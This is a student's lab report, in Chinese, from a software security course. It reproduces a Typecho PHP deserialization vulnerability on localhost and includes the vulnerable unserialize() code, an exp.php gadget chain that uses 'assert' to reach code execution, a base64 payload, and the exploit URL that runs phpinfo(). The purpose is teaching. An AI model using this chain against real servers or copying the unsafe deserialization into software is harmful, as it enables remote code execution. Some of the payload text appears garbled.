

# 软件安全第十三次实验报告

姓名：林晖鹏      学号：2312966

## 一、实验名称：

复现反序列化漏洞

## 二、实验要求：

复现12.2.3中的反序列化漏洞，并执行其他的系统命令。

## 三、实验原理：

**PHP反序列化漏洞**又叫PHP对象注入漏洞。在一个应用中，如果传给unserialize()的参数是用户可控的，那么攻击者就可以通过传入一个精心构造的序列化字符串，利用**PHP魔术方法**来控制对象内部的变量甚至是函数。对这一类漏洞的利用，往往需要分析web应用的源代码。

## 四、实验过程：

### 1. 创建typecho.php文件

我们先按照教材上面的代码，创建一个 `typecho.php` 文件，代码如下：

代码块

```
1  /*typecho.php*/
2  <?php
3  class Typecho_Db{
4      public function __construct($adapterName){
5          $adapterName = 'Typecho_Db_Adapter_' . $adapterName;
6      }
7  }
8
9  class Typecho_Feed{
```

```

10     private $item;
11     public function __toString(){
12         $this->item['author']->screenName;
13     }
14 }
15
16 class Typecho_Request{
17
18     private $_params = array();
19     private $_filter = array();
20
21     public function __get($key)
22     {
23         return $this->get($key);
24     }
25
26     public function get($key, $default = NULL)
27     {
28         switch (true) {
29             case isset($this->_params[$key]):
30                 $value = $this->_params[$key];
31                 break;
32             default:
33                 $value = $default;
34                 break;
35         }
36         $value = !is_array($value) && strlen($value) > 0 ? $value :
37         $default;
38         return $this->_applyFilter($value);
39     }
40
41     private function _applyFilter($value)
42     {
43         if ($this->_filter) {
44             foreach ($this->_filter as $filter) {
45                 $value = is_array($value) ? array_map($filter, $value) :
46                 call_user_func($filter, $value);
47             }
48             $this->_filter = array();
49         }
50
51         return $value;
52     }
53 }
54
55 $config = unserialize(base64_decode($_GET['__typecho_config']));

```

```
56 $db = new Typecho_Db($config['adapter']);
57 ?>
```

## 2. typecho.php代码分析

在这个代码中，通过将用户传入的 Base64 编码字符串进行 `unserialize()` 操作，攻击者可构造特定类（如 `Typecho_Feed`、`Typecho_Request`）的对象，触发类中的PHP魔术方法链（`__toString` → `__get` → `_applyFilter` → `call_user_func`），最终实现系统命令执行，形成远程代码执行漏洞。

整个漏洞利用链如下：

1. 利用 `unserialize(base64_decode(...))` 作为反序列化入口；
2. 构造对象触发 `__toString()` 方法；
3. 通过魔术方法 `__get()` 访问未定义属性，进入 `get()`；
4. 在 `_applyFilter()` 中执行任意函数（如 `system("whoami")`）；
5. 实现远程命令执行。

## 3. 创建exe.php文件

利用Typecho反序列化漏洞的原理，我们可以构造特定的序列化数据来触发恶意代码执行。关键在于利用Typecho\_Feed和Typecho\_Request类的特性，当反序列化时会自动调用assert()函数执行PHP代码。

代码块

```
1  /*exp.php*/
2  <?php
3  class Typecho_Feed
4  {
5      private $item;
6
7      public function __construct(){
8          $this->item = array(
9              'author' => new Typecho_Request(),
10             );
11     }
12 }
13 class Typecho_Request
14 {
15     private $_params = array();
16     private $_filter = array();
17     public function __construct(){
```

```
18         $this->_params['screenName'] = 'phpinfo()';
19         $this->_filter[0] = 'assert';
20     }
21 }
22 $exp = array(
23     'adapter' => new Typecho_Feed()
24 );
25 echo base64_encode(serialize($exp));
26 ?>
```

这个exe文件用于构造一个用于触发 **Typecho 反序列化漏洞** 的恶意 **Payload**，其核心思想是通过序列化特定对象结构并进行 Base64 编码，生成可注入的攻击数据。


在 `exp.php` 中：

- 创建了一个 `Typecho_Feed` 类的对象；
  - 其属性 `$item['author']` 被设置为一个 `Typecho_Request` 对象。
- `Typecho_Request` 对象的两个私有属性被设置为：
  - `_params['screenName'] = 'phpinfo()'`（攻击者希望执行的代码）；
  - `_filter[0] = 'assert'`（将会被调用的执行函数）。

最终，该对象被封装在数组中以 `adapter` 为键，并使用 `serialize()` 进行序列化，随后用 `base64_encode()` 编码后输出。

#### 4. 访问exp.php文件

接下来我们来访问exp这个文件的网站



打开后输出了序列化后的字符串。

## 代码块

```
1  /*exp.php*/
YToxOntz0jc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRmVlZCI6MTp7czo0ODoiAFR5cGVjaG9fRmVlZABpdGVtIjth0jE6e3M6NjoiYXV0aG9yIjtp0jE10iJUeXBly2hvX1JlcXVlc3Q0i0jI6e3M6MjQ6IgBUeXBly2hvX1JlcXVlc3QAX3BhcmFtcyI7YToxOntz0jEw0iJzY3JlZW50YWw1Ijtz0jk6InBocGluZm8oKSI7fXM6MjQ6IgBUeXBly2hvX1JlcXVlc3QAX2ZpbHRlciI7YToxOntp0jA7czo20iJhc3NlcnQiO319fX19
```

这串字符串就是我们所需要的payload。


## 5. 执行typecho.php文件

然后我们利用GET的方式，把 payload 传入 typecho.php 中。

代码块

```
1 http://localhost/lab13/typecho.php?__typecho_config=
YToxOntz0jc6ImFkYXB0ZXIi0086MTI6ImlR5cGVjaG9fRmVlZCI6MTp7czoxODoiAFR5cGVjaG9fRmV
lZABpdGVtIjth0jE6e3M6NjoiYXV0aG9yIjtp0jE10iJUeXBLY2hvX1JlcXVlc3Q0jI6e3M6MjQ6Ig
BUeXBLY2hvX1JlcXVlc3QAX3BhcmFtcyI7YToxOntz0jEwOiJzY3JlZW50YW1lIjtz0jk6InBocGluZ
m8oKSI7fXM6MjQ6IgBUeXBLY2hvX1JlcXVlc3QAX2ZpbHRlciI7YToxOntp0jA7czo20iJhc3NlcnQi
O319fX19
```

在利用URL传输，把这个网址打开，就能让系统执行 `phpinfo()`，结果如图所示，得到了本地php的相关信息。



## 五、实验总结

本次实验比较简单，主要是要理解这个反序列化漏洞的原理是什么。

在本次实验中，我们用一个生成payload的exp.php文件，以及一个执行反序列化的typecho文件，实现了一次反序列化漏洞攻击，获取了本地的php配置信息。

## 六、完结撒花

本学期的实验终于结束了！这门课实验的难度并不是很高，主要以体会理解为导向，有前人学长学姐的指向，以及助教的帮助，完成的大多都比较顺利。

主要难点可能是前面实验里面在汇编代码里面找信息比较难，然后就是环境配置还不少，各种软件没用过也比较难做。在一些实验的之外，个人兴趣还做了一些探索，感受了一下实现攻击，实现漏洞的乐趣。

再次最后感谢f00老师和两个助教的帮助，以及写的比较直白的教材。

---